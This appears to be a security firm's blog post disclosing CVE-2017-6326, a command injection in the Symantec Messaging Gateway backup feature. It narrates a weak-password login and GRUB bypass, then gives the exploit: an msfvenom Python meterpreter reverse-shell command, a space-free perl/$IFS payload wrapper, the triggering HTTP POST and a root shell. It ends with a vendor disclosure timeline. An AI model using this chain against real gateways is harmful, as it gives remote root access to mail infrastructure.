Unexpected Journey #5 - From weak password to RCE on Symantec Messaging Gateway (CVE-2017-6326)

JUN 10, 2017

If you are following our blog, you must familiar with Unexpected Journey article series. In this article, I will share our latest real-life pentest experience as well as the technical details of our brand new ~~0day~~ that helps us to execute operating system commands on Symantec Messaging Gateway.

Initial Phase: Enumerate Everything

Enumeration is the key..! I performed DNS enumeration, google hacking and nmap scans over the IP range of our client. Additionally, I also searched targeted company's email pattern on leaked sources and our internally developed password database application. And found 2 different credential. One of these credentials was recoded by our internal application 2 month ago.

When I finished the analysis of nmap result, I realized that the Symantec Messaging Gateway management interface was publicly accessible. I used google in order to find

out default username of this product by reading administrator guide provided by vendor. According to the information given by vendor, username is admin but the password is specified during installation phase.

So our problem is: finding out the password of admin user! Here is the list of action I decided to give a shot.

- Brute-force the hashes taken from leaked source and attempt to login e-mails by using OWA interface of exchange server. And then mine all e-mail in order to find out possible passwords.
- Brute-force weak passwords such admin, 123456 etc.

To be honest, second technique is worked. Password was **Passw0rd**. Uppercase P and zero instead of "o". I tried this password manually because most of the IT employees need to use one uppercase and one digit in order to satisfy domain controller password policy while creating any account ? For this reason, they usually use these kind of combination.

That was one of the "lucky moment" of the month for us. We managed to get access web interface of Symantec Messaging Gateway but I want to get more..! And my journey has begun.

Assumptions

Here is the list of my assumptions before starting the vulnerability research on targeted product.

- Distributed as an ISO/OVA file.
- Provided by one of the most popular security company. It should be very hard to find something important ? (Nope ?)
- Hardening like a hell.
- Complex application architecture.

I downloaded the 30-day trial license and ISO file from vendor web page.

Unboxing Symantec Messaging Gateway

After I finished the installation I detect following hardening actions.

- Restricted shell. I can access the machine by using SSH but restricted shell enabled. Also I only have 80 and 443 TCP ports are accessible on my target.

- GRUB password protection.

Operation: Source code

I need to access the source-code the management interface. But I can't use SSH due to restricted shell. I could find a way to escape from restricted shell but it may take too much time to find the way. Thus, I've decided to take following steps.

1. Boot this virtual machine with CentOS image *(Because of product is using CentOS as well)*
2. Choose "Rescue installed system" option from image.
3. Wait until booting process finished.
4. Open /mnt/sysimage/boot/grub.conf file and remove GRUB password protection line.
5. Unmount the image by using Vmware options.
6. Reboot the machine.

```
# grub.conf generated by anaconda
#
# Note that you do not have to rerun grub after making changes to this file
# NOTICE:  You have a /boot partition.  This means that
#          all kernel and initrd paths are relative to /boot/, eg.
#          root (hd0,0)
#          kernel /vmlinuz-version ro root=/dev/sda2
#          initrd /initrd-[generic-]version.img
#boot=/dev/sda
default=0
timeout=5
splashimage=(hd0,0)/grub/splash.xpm.gz
hiddenmenu
password --encrypted $1$lcZv51$zqfcrqza2lQObseCQSVCA1
title Symantec (2.6.32-573.3.1.el6.x86_64)
        root (hd0,0)
        kernel /vmlinuz-2.6.32-573.3.1.el6.x86_64 ro root=UUID=8a92beaa-c008-452
1-8d03-b5067ed4d94d ramdisk_size=32768 console=ttyS0,9600 console=tty1 net.ifnam
es=0 biosdevname=0 rd_NO_MD rd_NO_LUKS crashkernel=auto rd_NO_LVM rd_NO_DM quiet
 nmi_watchdog=0
        initrd /initramfs-2.6.32-573.3.1.el6.x86_64.img
```

Line of grub config that enables password protection

Now, I'm able to boot the machine by providing custom parameters. Because of removing the password protection enabling line from grub configuration file, I can boot the machine on **single user mode**.

Accessing the box with root

By using grub menu, I've managed to boot the machine with single user mode which gives directly root shell without starting any services. I was planning to the disable the

restricted shell for **admin** user but I decided to go with faster technique. I changed **sshd_config** in order to enable root user access and changed the password of **root** user.

Reboot the machine one more time.

Detecting all services & keep gathering information

We've got a root SSH access to the box which means we could do more information gathering about the product. I performed NMAP scan on the box. Here is the result.

```
1  ➜  ~ sudo nmap -sS -sV -p - --open 12.0.0.199 -Pn -n
2
3  PORT      STATE SERVICE     VERSION
4  22/tcp    open  ssh         OpenSSH 5.3 (protocol 2.0)
5  25/tcp    open  smtp        Symantec Messaging Gateway smtpd
6  443/tcp   open  ssl/http    Apache Tomcat/Coyote JSP engine 1.1
7  8443/tcp  open  ssl/http    Apache Tomcat/Coyote JSP engine 1.1
8  41002/tcp open  ssl/unknown
9  41015/tcp open  smtp        Symantec Messaging Gateway smtpd
10 41016/tcp open  smtp        Symantec Messaging Gateway smtpd
11 41017/tcp open  smtp        Symantec Messaging Gateway smtpd
12 41025/tcp open  smtp
13 41443/tcp open  ssl/http    Apache Tomcat/Coyote JSP engine 1.1
```

443, 8443 and 41443: A service for management interface.

41015 - 41025: This product is designed for e-mail analysis. That's a normal.

41002: wtf is that ?

That is interesting. We need to find out the purpose of this service.

```
1 [root@hacker ~]# netstat -tnlp |grep 41002
2 tcp        0      0 0.0.0.0:41002               0.0.0.0:*                   LIS
3 [root@hacker ~]#
4 [root@hacker ~]# ps aux|grep 2560
5 mailwall   2560  0.0  0.3 550428 12816 ?        Sl   12:35   0:00 /opt/Symantec/
6 [root@hacker ~]#
7 [root@hacker ~]# file /opt/Symantec/Brightmail/scanner/sbin/bmagent
8 /opt/Symantec/Brightmail/scanner/sbin/bmagent: ELF 64-bit LSB executable, x86-6
```

Here is the command who started to listening this port. I've used `netstat` command in order to find which process id is responsible for this service. And then by using

`grep`, I've find out the executed command. As a final step, I've used `file` command so I can see it's script or binary etc.

```
[root@hacker ~]# cat /data/scanner/etc/agentconfig.xml
<?xml version="1.0"?>
<!-- Default agent configuration file for brightmail -->
<!-- InstallAnywhere Macros inserted -->
<installation xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" version="6
    <configdir>/data/scanner/etc</configdir>
    <mtalogfile>/data/logs/maillog</mtalogfile>
    <packages>
        <package name="agentPackage" installed="true" enabled="true"/>
    </packages>
    <programs>
        <program xsi:type="agentType" name="agent">
            <log level="4" period="1" periodUnits="DAY" numberRetained="30">/d
            <networkAddress host="*" port="41002"/>
            <allowedIPs><allowedIP>127.0.0.1</allowedIP>
<allowedIP>12.0.0.199</allowedIP>
<allowedIP>1.1.1.1</allowedIP>
<allowedIP>1.1.1.2</allowedIP>
<allowedIP>1.1.1.3</allowedIP></allowedIPs>
            <ssl certFile="/data/scanner/etc/agent.cert" keyFile="/data/scanne
        </program>
    </programs>
</installation>
```

Here is the content of the configuration file. Even though it has running this service on all interface, we could only access this service through white-listed IP address. Let's keep that in our mind and continue to work.

Locating source code

I followed similar approach to find out where is the source code. Following output shows that process id of web service and executed command to starting the service.

```
[root@hacker ~]# netstat -tnlp |grep 443
tcp        0      0 :::41443                    :::*                        LIS
tcp        0      0 :::8443                     :::*                        LIS
tcp        0      0 :::443                      :::*                        LIS
[root@hacker ~]#
[root@hacker ~]# ps aux|grep 2632
bcc        2632  2.1 13.8 3482224 541216 ?      Sl   12:35   0:44 jsvc.exec -us
```

```
root       8106  0.0  0.0 103312   856 pts/0    S+   13:10   0:00 grep 2632
[root@hacker ~]#
```

It seems there is a user named as **bcc** . I've found the whole source code of the management interface application at under the `/data/bcc` folder.

I've compressed whole folder and took out of the box by using SCP.

Chasing After Unknown Service

Okay, we've got the source code. Also we are wondering the purpose of one service I've dived into the JAVA source code by using `jd-gui` which is my favourite java decompiler.

So, this service is only accessible from white-listed IP address. That means, source code must be using `127.0.0.1` rather than using an ip address of the server. Also 127.0.0.1 was the first white-listed address.

I've searched 127.0.0.1 and found following piece of code at `backupNow` function

```
try
    {
      if (this.log.isInfoEnabled()) {
        this.log.info(this.rb.getLocalizedMessage("information.agent.script.da
      }
      String scriptName = NameHelper.getDbBackup();
      AgentResultTO result = ScriptHelper.executeScript("127.0.0.1", 41002, sc
        ScriptParamFactory.createAgentParam(params), 2, AgentSettingsDAO.Timeo
      if (this.log.isInfoEnabled()) {
        this.log.info(this.rb.getLocalizedMessage("information.agent.script.da
      }
      if (result.isError())
      {
        String message = ScriptHelper.decodeMessage(result);
        ScriptHelper.logError("error.agent.script.databaseBackup", message);
        ScriptHelper.generateError("error.agent.script.databaseBackup", messag
      }
    }
    catch (BrightmailException e)
    {
      ScriptHelper.generateError("error.agent.script.databaseBackup", e.getMes
    }
```

That is what I was expecting to see. Application send a name of scripts and parameters to this service. Lets find out which script is going to be executed. `scriptName` parameter is populated by `getDbBackup` function.

```
public static String getDbBackup()
{
  if (dbBackup == null)
  {
    StringBuilder builder = new StringBuilder(25);
    builder.append("$SCRIPTSDIR$/$");
    builder.append("db-backup");
    dbBackup = builder.toString();
  }
  return dbBackup;
}
```

Cool, now we know which script or binary is going to be executed. Lets find it.

```
[root@hacker bcc]# find /opt/ -type f|grep 'db-backup'
/opt/Symantec/Brightmail/cli/bin/db-backup
/opt/Symantec/Brightmail/cli/sbin/db-backup
/opt/Symantec/Brightmail/cli/man/man1/db-backup.1
[root@hacker bcc]#
[root@hacker bcc]# cat /opt/Symantec/Brightmail/cli/bin/db-backup
#!/bin/sh

. /data/scanner/etc/brightmail-env

/usr/bin/sudo /opt/Symantec/Brightmail/cli/sbin/db-backup "$@"
```


That's getting more interesting. When the task is taken by this service, it will execute a **db-backup** bash script which is going to execute another command with **sudo**.

It's time to find out which endpoint is executing this flow. Thanks to strust.xml files, we can see which URL is mapped to which class and method. Here is the xml definition.

```
<action path="/backup/add" forward="/backup/action2.do?method=add"/>
<action path="/backup/edit" forward="/backup/action2.do?method=edit"/>
<action path="/backup/backupNow" forward="/backup/action2.do?method=showBackupl
<action path="/backup/action2"
        type="com.symantec.smg.controlcenter.disasterrecovery.backup.BackupAct
        name="backupForm"
        scope="request"
```

```
        parameter="method"
        validate="false"
        input="/admin_backup_restore.jsp">
  <forward name="success" path="/admin_backup_edit.jsp"/>
</action>
```

That means, we can execute this flow by using `/brightmail/admin/backup/backupNow.do`. Here is the screenshot of how does it look like.



Browser view of module.

Okey, now we know that Symantec is capable to store back-up files on remote server by using FTP or SCP. Since this process is takes too much time, they decided to do it with background job. And the service on 41002 is responsible for managing these type of tasks. Lets run it and look which command is executed.

```
[root@hacker bcc]# ps aux|grep 12.0.0.15
mailwall  11296  0.0  0.0 108204  1308 ?        S    13:37   0:00 /bin/sh /opt/
root      11297  0.0  0.0 175096  2672 ?        S    13:37   0:00 /usr/bin/sudo
root      11298  5.0  0.5 173584 23132 ?        S    13:37   0:00 /usr/bin/perl
root      11303  0.0  0.0  57244  2400 pts/2    Ss+  13:37   0:00 /usr/bin/scp
root      11304  0.0  0.0  59700  2952 pts/2    S+   13:37   0:00 /usr/bin/ssh
```

```
 7 root      11307  0.0  0.0 103308   872 pts/0    S+   13:37   0:00 grep 12.0.0.1
 8 [root@hacker bcc]#
```

Awesome..! This is the very promising place for command injection. As you can see, parameters that I've set through web application are used by the `bmagent` service in order to perform file transfer over SSH.

Let's find out a input validations. I bet there is a input validation on web application before delivering them to the bmagent service.

Finding Vulnerable Parameter

Here is the input validation part.

```
 1 if (storeRemoteBackup)
 2     {
 3       if (EmptyValidator.getInstance().isValid(remoteBackupAddress))
 4       {
 5         exceptionMsgKeys.add("error.backup.host.ip.required");
 6         focusElement = "remoteBackupAddress";
 7       }
 8       else if ((!DomainValidator.getInstance().isValid(remoteBackupAddress)) &
 9         (!RoutableIpValidator.getInstance().isValid(remoteBackupAddress)))
10       {
11         exceptionMsgKeys.add("error.backup.host.ip.invalid");
12         focusElement = "remoteBackupAddress";
13       }
14       if (EmptyValidator.getInstance().isValid(port))
15       {
16         exceptionMsgKeys.add("error.backup.host.port.empty");
17         focusElement = "remoteBackupPort";
18       }
19       else if (!TcpUdpPortValidator.getInstance().isValid(port))
20       {
21         exceptionMsgKeys.add("error.backup.host.port.invalid");
22         focusElement = "remoteBackupPort";
23       }
24       String path = backupForm.get("remoteBackupPath").toString();
25       if (EmptyValidator.getInstance().isValid(path))
26       {
27         exceptionMsgKeys.add("error.backup.path.empty");
28         focusElement = "remoteBackupPath";
29       }
30       else
31       {
```

```
        UsAsciiValidator v = UsAsciiValidator.getInstance();
        if (!v.isValid(path))
        {
          exceptionMsgKeys.add("error.backup.path.only.ascii.allowed");
          focusElement = "remoteBackupPath";
        }
      }
    }
```

Following rules are enabled on this validation.

- remoteBackupAddress can NOT be empty.
- remoteBackupAddress must be Routable IP Address.
- port can NOT be empty.
- port must be valid number for TCP and UDP.
- path can NOT be empty.
- path must be ASCII?

That it's a obvious command injection vulnerability through path parameter.

Our Exploitation Road Map

Here is the road to command injection attack.

1. Login with credentials
2. Browse `/brightmail/admin/backup/backupNow.do`
3. Choose "Store backup on a remote location" option.
4. Choose SCP as a protocol
5. Fill the ip address, port field with a valid SSH service information. (Use your own kali)
6. Enable "Requires authentication"
7. Fill the username & password field with valid SSH credentials.
8. Put your payload on tmp parameter. Do not forget to use `$()` or `` `` so you can perform command injection.

During my test, I've realised that using SPACE on payload crash something. You need to use **$IFS** instead of space ☺

PoC

I ❤ meterpreter. I always try to get meterpreter shell instead of cmd one. Here is the tricks that I've done for getting python meterpreter.

Here is the python payload generated by msfvenom.

```
msfvenom -p python/meterpreter/reverse_tcp LHOST=12.0.0.1 LPORT=8081 -f raw

import base64,sys;exec(base64.b64decode({2:str,3:lambda b:bytes(b,'UTF-8')}[sys
```

So I need to pass the payload to the `python -c "PAYLOAD"` . But using space is not allowed. So I can use `${IFS}` which convert the final payload to the `python${IFS}-v${IFS}"PAYLOAD"` . But the problem is that we've also one more space at payload inside, between import and base64. And ${IFS} is trick for linux terminal not for python!

It's time to get creative. I've came up with an idea. I could use perl payloads. Because I know from my previous experience, I can create a perl payload without space. So the idea is that build a perl payload that executes our lovely meterpreter python payload.

Here is the how to do it.

```
cmd = "python -c \"#{payload.encoded}\""
final_payload = cmd.to_s.unpack("H*").first

p = "perl${IFS}-e${IFS}'system(pack(qq,H#{final_payload.length},,qq,#{final_pay
```

Final payload will be like following.

```
perl${IFS}-e${IFS}'system(pack(qq,H732,,qq,707974686f6e202d632022696d706f727420
```

a perl payload, that contains python meterpreter payload ? It's time to get shell. Here is the HTTP POST that triggers the vulnerability.

```
POST /brightmail/admin/backup/performBackupNow.do HTTP/1.1
Host: 12.0.0.199:8443
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, li
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 1188
Referer: https://12.0.0.199:8443/brightmail/admin/backup/backupNow.do
Cookie: JSESSIONID=67376D92B987724ED2309C86990690E3; userLanguageCode=en; user
Connection: close
Upgrade-Insecure-Requests: 1

pageReuseFor=backup_now&id=&symantec.brightmail.key.TOKEN=48f39f735f15fcaccd0a
```


And there you go.

```
msf exploit(handler) > run

[*] Started reverse TCP handler on 12.0.0.1:4444
[*] Starting the payload handler...
[*] Sending stage (39842 bytes) to 12.0.0.199
[*] Meterpreter session 2 opened (12.0.0.1:4444 → 12.0.0.199:54077) at 2017-0

meterpreter > shell
Process 15849 created.
Channel 1 created.
sh: no job control in this shell
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1#
```

We are ready to get root shell from Symantech Messaging Gateway and continue with post exploitation. Unfortunately, I can't share the details about what we've done during post exploitation since it contains a sensitive data about out client.

Metasploit Module On Action

Ofcourse I've implemented the metasploit module as well. Here is the how it works.



Pull request is here. https://github.com/rapid7/metasploit-framework/pull/8540

Timeline

24 April 2017 - Vulnerability found.

24 April 2017 - All details and short term mitigation without vendor support are shared with PRODAFT GPACT members.

26 April 2017 - First contact with vendor.

2 May 2017 - Symantec product team confirms that vulnerability is legitimate.

25 May 2017 - We requested update about status of this finding.

25 May 2017 - Symantec replied and said that they have planned patch release for Jun. They will let us know when patch released.

08 Jun 2017 - Our customer told us they we've seen a update notification from vendor. (https://support.symantec.com/en_US/article.ALERT2377.html). It seem Symantec released a 10.6.3 version without notifying us nor asking for patch validation.

10 Jun 2017 - Public disclosure.

Leave a Reply

Your email address will not be published.

Required fields are marked *

Comment *

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

Post Comment

YOU MAY ALSO ENJOY…